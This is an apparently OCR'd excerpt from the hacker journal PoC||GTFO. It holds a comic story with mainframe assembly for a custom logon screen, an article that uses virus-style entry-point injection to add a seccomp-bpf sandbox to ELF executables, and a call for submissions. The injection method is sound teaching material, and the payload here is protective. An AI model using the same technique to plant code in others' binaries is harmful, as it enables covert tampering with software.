         DC     X'202122232425262728292A2B2C2D2E2F'
         DC     X'303132333435363738393A3B3C3D3E3F'
         DC     X'404142434445464748494A4B4C4D4E4F'
         DC     X'505152535455565758595A5B5C5D5E5F'
         DC     X'606062636465666768696A6B6C6D6E6F'
         DC     X'707172737475767778797A7B7C7D7E7F'
         DC     X'80C1C2C3C4C5C6C7C8C98A8B8C8D8E8F'
         DC     X'90D1D2D3D4D5D6D7D8D99A9B9C9D9E9F'
         DC     X'A0A1E2E3E4E5E6E7E8E9AAABACADAEAF'
         DC     X'B0B1B2B3B4B5B6B7B8B9BABBBCBDBEBF'
         DC     X'C0C1C2C3C4C5C6C7C8C9CACBCCCDCECF'
         DC     X'D0D1D2D3D4D5D6D7D8D9DADBDCDDDEDF'
         DC     X'E0E1E2E3E4E5E6E7E8E9EAEBECEDEEEF'
         DC     X'F0F1F2F3F4F5F6F7F8F9FAFBFCFDFEFF'
END      USSEND
```

After that I call the macro for every msg type and end the HLASM.

```
         SCREEN MSG=00,TEXT='Launchin your program, see'
         SCREEN MSG=01,TEXT='I doubt you meant to do that'
         SCREEN MSG=02,TEXT='No, seriously'
         SCREEN MSG=03,TEXT='Parameter is unrecognized!'
         SCREEN MSG=04,TEXT='Parameter with value is invalid
          '
         SCREEN MSG=05,TEXT='The key you pressed is inactive
          '
         SCREEN MSG=06,TEXT='There is not such session.'
         SCREEN MSG=08,TEXT='Command failed as storage
          shortage.'
         SCREEN MSG=10,TEXT='  '
         SCREEN MSG=11,TEXT='Your session has ended'
         SCREEN MSG=12,TEXT='Required parameter is missing'
         SCREEN MSG=14,TEXT='There is an undefined USS
          message'
END
```

Finally, I added the JCL footer.

```
/*
//L.SYSLMOD DD DSN=USER.VTAMLIB,DISP=SHR
//L.SYSIN   DD *
  NAME USSN(R)
//*
```

Happy with the code I'd just written I made myself a screen I'd be happy to see each and every day:

I shut down my computer, ordered an Uber, and headed out of the office.

A car pulled up as I looked up from my phone. This wasn't my Uber, this was a Tesla, a black Tesla. The back door opened. Rico sat in the back, his one eye covered with a patch, gave him the look of a pirate, as did the gun he had pointed at my face. "Get in," he said, motioning with the large revolver. Having no other option, I shrugged and got in the back of this Tesla-and wondered how much a no-show was gonna cost me on Uber. The Tesla sped off, and slammed me in to the back of my seat.

After a few moments of silence, "Just who the fuck do you think you are?" Rico asked.

"Hey, Rico, all I wanted to do was make a nice logon screen for my mainframe." I quipped. This visibly upset Rico. The driver quietly snickered in the

front seat, then said "This guy thinks he's a sysprog now?"

"Shut up Oren!" Rico turned to me, "It works like this: we control the information. We decide who knows what. You're wastin' everyone's time over some aesthetic changes. The very fact that you phrase it as 'logon screen' means you're not ready to know this information!"

I stammered a response, "Look, I don't get what the big deal is, if you don't want to help who cares?" and I showed him a screenshot of my mainframe.

This was not a good idea. Rico's face turned bright red. "BULLSHIT! You've wasted plenty of people's time! Tommy, Dave, John. You should've gone back and read the manuals, like I had to. All 14,000 pages. Instead, you want a short cut. A hand out. Well, sonny, nothing comes easy. There is no possible way your system didn't come with customization rules, documentation and changes. That just not how it's done!"

I realized at this point Rico had never heard about the fact that you can emulate your own mainframe at home.[30] Oren, turned his head to look at me, "Yeah, there ain't no way you get to run your own system and do what you want all willy-nilly."


I noticed the red light before Oren and Rico, and got ready to put a dumb plan in to action. Oren slammed on the brakes and sent Rico flying in to the seat in front of him. Why don't bad guys ever wear their seatbelts? While Rico was slightly stunned, I lunged and wrestled the gun free from his hands. At the same time, I grabbed my own pea shooter and pointed one each at Oren and Rico.

"Enough of this shit," I yelled, "you're too late anyway, I've already built and replaced my USS Table." I made sure to use the correct terminology now. "I already shot and missed you once today Rico, I won't miss a second time. Now let me out of this car!"

"Ok, ok. Cool it." said Oren as he slowed the car. Rico just sat and stewed.

I stepped out of the car. "This isn't the last you've heard from us!" Rico yelled, and the black Tesla sped off in to the night.


He was right, of course. It wouldn't be the last time I clashed with the EF gang and lived to tell about it.



[30] https://www.ibm.com/us-en/marketplace/z-systems-development-test-environment

– — — – — — — — – — –

I couldn't believe that was six years ago. Bigendian knew to reach out to me because I had done some nice screens for him in the past. My skills at making EBCDIC art since then had improved vastly.



Thanks to another meeting years later with Big John, I learned you can add lines and graphics to make shapes using the rarely documented SFE GE SHAPE (\x08) command. At this point, I had the three-headed beast as a rough idea in my head what I wanted the screen to look like. But, I needed a way to animate the Windows 10 update nag screen.

Like a small dog running in to a screen door, it hit me. I could use the MSGs and an AIF to display the nag screen!

You see, when you first connect, that's a MSG10 screen. If you hit enter, to the user it appears as though the screen just refreshed. But what's really happening is VTAM loads a MSG02 screen. Because you entered an invalid command (nothing). I could use an AIF statement to only show the Windows 10 nag screen if an invalid command was entered.


Above, where I declared the colors, I could also declare some shapes:

```
1 &UPRIGHT     SETC   'X''08D5'''
  &DOWNRIGHT   SETC   'X''08D4'''
3 &UPLEFT      SETC   'X''08C5'''
  &DOWNLEFT    SETC   'X''08C4'''
5 &HBAR        SETC   'X''08A2'''
  &VBAR        SETC   'X''0885'''
```


And, with the help of Tommy's table, the one that gave me the coordinates for screen positions, and Big John's graphics, I could overlay the nag box on the screen. But only if the MSG is type 02. See Figure 21.

With that final piece of the puzzle I gave Bigendian Smalls a short demo.

Then I hit <enter>, and it all came together.



"Wow, that's really awesome." he replied over ICQ. It sure was.



```
          AIF ('&MSG' NE '02').SKIP
*  TOP BAR
          DC    X'11C76D'               SBA, 1050     ROW 10 COL 13
          DC    &COLOR&BG&TURQ
          DC    &UPLEFT
          DC    52&HBAR
          DC    &UPRIGHT
* BOX WALLS
          DC    X'11C87D'               SBA, ROW 11 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'11C9F3'               SBA, ROW 11 COL 66
          DC    &VBAR
          DC    X'114A4D'               SBA, ROW 11 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'114BC3'               SBA, ROW 11 COL 66
          DC    &VBAR
          DC    X'114B5D'               SBA, ROW 11 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'114CD3'               SBA, ROW 11 COL 66
          DC    &VBAR
          DC    X'114C6D'               SBA, ROW 11 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'114DE3'               SBA, ROW 11 COL 66
          DC    &VBAR
          DC    X'114D7D'               SBA, ROW 11 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'1103B3'               SBA, ROW 11 COL 66
          DC    &VBAR
          DC    X'114F4D'               SBA, ROW 12 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'110403'               SBA, ROW 12 COL 66
          DC    &VBAR
          DC    X'11505D'               SBA, ROW 13 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'110453'               SBA, ROW 13 COL 66
          DC    &VBAR
          DC    X'11D16D'               SBA, ROW 14 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'1104A3'               SBA, ROW 14 COL 66
          DC    &VBAR
          DC    X'11D27D'               SBA, ROW 15 COL 13
          DC    &COLOR&BG&TURQ
          DC    &VBAR
          DC    52C' '
          DC    X'1104F3'               SBA, ROW 15 COL 66
          DC    X'0885'
*  BOTTOM BAR
          DC    X'11050D'               SBA, ROW 16 COL 13
          DC    &COLOR&BG&TURQ
          DC    &DOWNLEFT
          DC    52&HBAR
          DC    &DOWNRIGHT
* INSIDE BOX
          DC    X'114A50'               SBA, ROW 11 COL 16
          DC    &COLOR&BG&TURQ
          DC C'Windows 10'
          DC    X'114CF1'               SBA, ROW 13 COL 16
          DC C'Don''t miss out. Free upgrade offer ends July 29.'
* ACCEPT LINE
          DC    X'1150E3'               SBA, ROW 15 COL 18
          DC C'x Upgrade now             Accept free offer'
* UNDERLINES
          DC    X'1150E2'               SBA, ROW 15 COL 18
          DC    X'290341F442F5C0C8'     SFE, UNPROTECTED/UNDL/TURQ
          DC    C'x'
          DC    &COLOR&BG&TURQ
          DC    X'11507A'               SBA, ROW 15 COL 42
          DC    X'290341F442F5C0C8'     SFE, UNPROTECTED/UNDL/TURQ
          DC    X'40'
          DC    &COLOR&BG&TURQ
.SKIP     ANOP
```


Figure 21. Upgrade Offer

17:09 Protecting ELF Files by Infecting Them

by Leandro "acidx" Pereira

Writing viruses is a sure way to learn not only the intricacies of linkers and loaders, but also techniques to covertly add additional code to an existing executable. Using such clever techniques to wreck havoc is not very neighborly, so here's a way to have some fun, by injecting additional code to tighten the security of an ELF executable.

Since there's no need for us to hide the payload, the injection technique used here is pretty rudimentary. We find some empty space in a text segment, divert the entry point to that space, run a bit of code, then execute the program as usual. Our payload will not delete files, scan the network for vulnerabilities, self-replicate, or anything nefarious; rather, it will use `seccomp-bpf` to limit the system calls a process can invoke.



[31] `man 2 bpf`

Caveats

By design, `seccomp-bpf` is unable to read memory; this means that string arguments, such as in the `open()` syscall, cannot be verified. It would otherwise be a race condition, as memory could be modified after the filter had approved the system call dispatch, thwarting the mechanism.

It's not always easy to determine which system calls a program will invoke. One could run it under `strace(1)`, but that would require a rather high test coverage to be accurate. It's also likely that the standard library might change the set of system calls, even as the program's local code is unchanged. Grouping system calls by functionality sets might be a practical way to build the white list.

Which system calls a process invokes might change depending on program state. For instance, during initialization, it is acceptable for a program to open and read files; it might not be so after the initialization is complete.

Also, `seccomp-bpf` filters are limited in size. This makes it more difficult to provide fine-grained filters, although eBPF maps[31] could be used to shrink this PoC so slightly better filters could be created.

Scripting like a kid

Filters for `seccomp-bpf` are installed using the `prctl(2)` system call. In order for the filter to be effective, two calls are necessary. The first call will forbid changes to the filter during execution, while the second will actually install it.


The first call is simple enough, as it only has numeric arguments. The second call, which contains the BPF program itself, is slightly trickier. It's not possible to know, beforehand, where the BPF program will land in memory. This is not such a big issue, though; the common trick is to read the stack, knowing that the `call` instruction on x86 will store the return address on the stack. If the BPF program is right after the call instruction, it's easy to obtain its address from the stack.

```
  ; ...

  jmp filter

apply_filter:
  ; rdx contains the addr of the BPF program
  pop rdx

  ; ...

  ; 32bit JMP placeholder to the entry point
  db 0xe9
  dd 0x00000000

filter:
  call apply_filter

bpf:
  bpf_stmt {bpf_ld+bpf_w+bpf_abs}, 4
  ; remainder of the BPF payload
```

The BPF virtual machine has its own instruction set. Since the shell code is written in assembly, it's easier to just define some macros for each BPF bytecode instruction and use them.

```
bpf_ld  equ 0x00
bpf_w   equ 0x00
bpf_abs equ 0x20
bpf_jmp equ 0x05
bpf_jeq equ 0x10
bpf_k   equ 0x00
bpf_ret equ 0x06

seccomp_ret_allow equ 0x7fff0000
seccomp_ret_trap  equ 0x00030000
audit_arch_x86_64 equ 0xc000003e

%macro bpf_stmt 2 ; BPF statement
  dw (%1)
  db (0)
  db (0)
  dd (%2)
%endmacro

%macro bpf_jump 4 ; BPF jump
  dw (%1)
  db (%2)
  db (%3)
  dd (%4)
%endmacro

%macro sc_allow 1 ; Allow syscall
  bpf_jump {bpf_jmp+bpf_jeq+bpf_k}, 0, 1, %1
  bpf_stmt {bpf_ret+bpf_k},seccomp_ret_allow
%endmacro
```


CHARACTRON® SHAPED BEAM TUBES



Information is displayed on tube screens ranging from 5″ to 21″ in diameter. Many of these tubes used in the SAGE system achieved 20,000 hours or more of reliable performance.


Heart of the CHARACTRON Tube is a stencil-like matrix, a tiny disc with alphanumeric and symbolic characters etched through it. The matrix is placed within tube neck, in front of an electron gun.

The electron stream is extruded through a selected character in the matrix, forming the beam into the desired character shape. When the beam impinges on the phosphor-coated tube face, the character is reproduced. In compact tubes the entire matrix is flooded with electrons, generating a complete array of characters. Only the desired character is allowed to pass through a masking aperture. By actually forming the character or symbol from the electron beam, the tube provides the highest available definition of character generation and overall display quality.

SPEED UP & STREAMLINE CALCULATIONS!

USE ADDIMAX

the ONE and ONLY pocket adding machine with a CREDIT BALANCE!



ORIGINAL ADDIATOR

Only ADDIMAX has two rows of answer windows. Look for them in a machine you buy!

By listing all the available system calls from `syscall.h`,[32] it's trivial to write a BPF filter that will deny the execution of all system calls, except for a chosen few.

```
bpf_stmt {bpf_ld+bpf_w+bpf_abs}, 4
bpf_jump {bpf_jmp+bpf_jeq+bpf_k}, 0, 1,
    audit_arch_x86_64
bpf_stmt {bpf_ld+bpf_w+bpf_abs}, 0
sc_allow    0          ; read(2)
sc_allow    1          ; write(2)
sc_allow    2          ; open(2)
sc_allow    3          ; close(2)
sc_allow    5          ; fstat(2)
sc_allow    9          ; mmap(2)
sc_allow   10          ; mprotect(2)
sc_allow   11          ; munmap(2)
sc_allow   12          ; brk(2)
sc_allow   21          ; access(2)
sc_allow  158          ; prctl(2)
bpf_stmt {bpf_ret+bpf_k}, seccomp_ret_trap
```

Infecting

One of the nice things about open source being ubiquitous today is that it's possible to find source code for the most unusual things. This is the case of ELFKickers, a package that contains a bunch of little utilities to manipulate ELF files.[33]

I've modified the `infect.c` program from that collection ever so slightly, so that the placeholder `jmp` instruction is patched in the payload and the entry point is correctly calculated for this kind of payload.

A `Makefile` takes care of assembling the payload, formatting it in a way that it can be included in the C source, building a simple guinea pig program twice, then infecting one of the executables. Complete source code is available.[34]

```
#include <stdio.h>
#include <sys/socket.h>

int main(int argc, char *argv[]) {
  if (argc < 2) {
    printf("no socket created\n");
  } else {
    int fd=socket(AF_INET, SOCK_STREAM, 6);
    printf("created socket, fd = %d\n", fd);
  }
}
```

Testing & Conclusion

The output in Figure 22 is an excerpt of a system call trace, from the moment that the `seccomp-bpf` filter is installed, to the moment the process is killed by the kernel with a `SIGSYS` signal.

Happy hacking!

[32] `echo "#include <sys/syscall.h>" | cpp -dM | grep '^#define __NR_'`

[33] `git clone https://github.com/BR903/ELFkickers || unzip pocorgtfo17.pdf ELFkickers-3.1.tar.gz`

[34] `unzip pocorgtfo17.pdf infect.zip`

```
prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0)  = 0
prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, {len=30, filter=0x400824}) = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_TCP) = 41
--- SIGSYS {si_signo=SIGSYS, si_code=SYS_SECCOMP, si_call_addr=0x7f2d01aa19e7,
            si_syscall=__NR_socket, si_arch=AUDIT_ARCH_X86_64} ---
+++ killed by SIGSYS (core dumped) +++
[1]    27536 invalid system call (core dumped)  strace ./hello
```

Figure 22. Excerpt of `strace(1)` output when running `hello.c`.

17:10 Laphroaig's Home for Unwanted Polyglots and 0day

from the desk of Pastor Manul Laphroaig,
Tract Association of PoC||GTFO.

Dearest neighbor,

Our scruffy little gang started this самиздат journal a few years back because we didn't much like the academic ones, but also because we wanted to learn new tricks for reverse engineering. We wanted to publish the methods that make exploits and polyglots possible, so that folks could learn from each other. Over the years, we've been blessed with the privilege of editing these tricks, of seeing them early, and of seeing them through to print.

PATENTS

IF YOU HAVE AN INVENTION which you wish to patent you can write fully and freely to Munn & Co. for advice in regard to the best way of obtaining protection. Please send sketches or a model of your invention, and a description of the device, explaining its operation.

All communications are strictly confidential. Our vast practice, extending over a period of seventy years, enables us in many cases to advise in regard to patentability without any expense to the client. Our Hand-Book on Patents is sent free on request. This explains our methods, terms, etc., in regard to **Patents, Trade Marks, Foreign Patents,** etc.

All patents secured through us are described without cost to the patentee in the *Scientific American.*

MUNN & CO.

SOLICITORS OF PATENTS

699 WOOLWORTH BLDG., NEW YORK
and 625 F STREET, WASHINGTON, D. C.

Now it's your turn to share what you know, that nifty little truth that other folks might not yet know. It could be simple, or a bit advanced. Whatever your nifty tricks, if they are clever, we would like to publish them.

Do this: write an email in 7-bit ASCII telling our editors how to reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian, and German.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick explanation would do.

Teach me how to falsify a freshman physics experiment by abusing floating-point edge cases. Show me how to enumerate the behavior of all illegal instructions in a particular implementation of 6502, or how to quickly blacklist any byte from amd64 shellcode. Explain to me how shellcode in Wine or ReactOS might be simpler than in real Windows.

Don't tell us that it's possible; rather, teach us how to do it ourselves with the absolute minimum of formality and bullshit.

Like an email, we expect informal language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, T.G. S.B.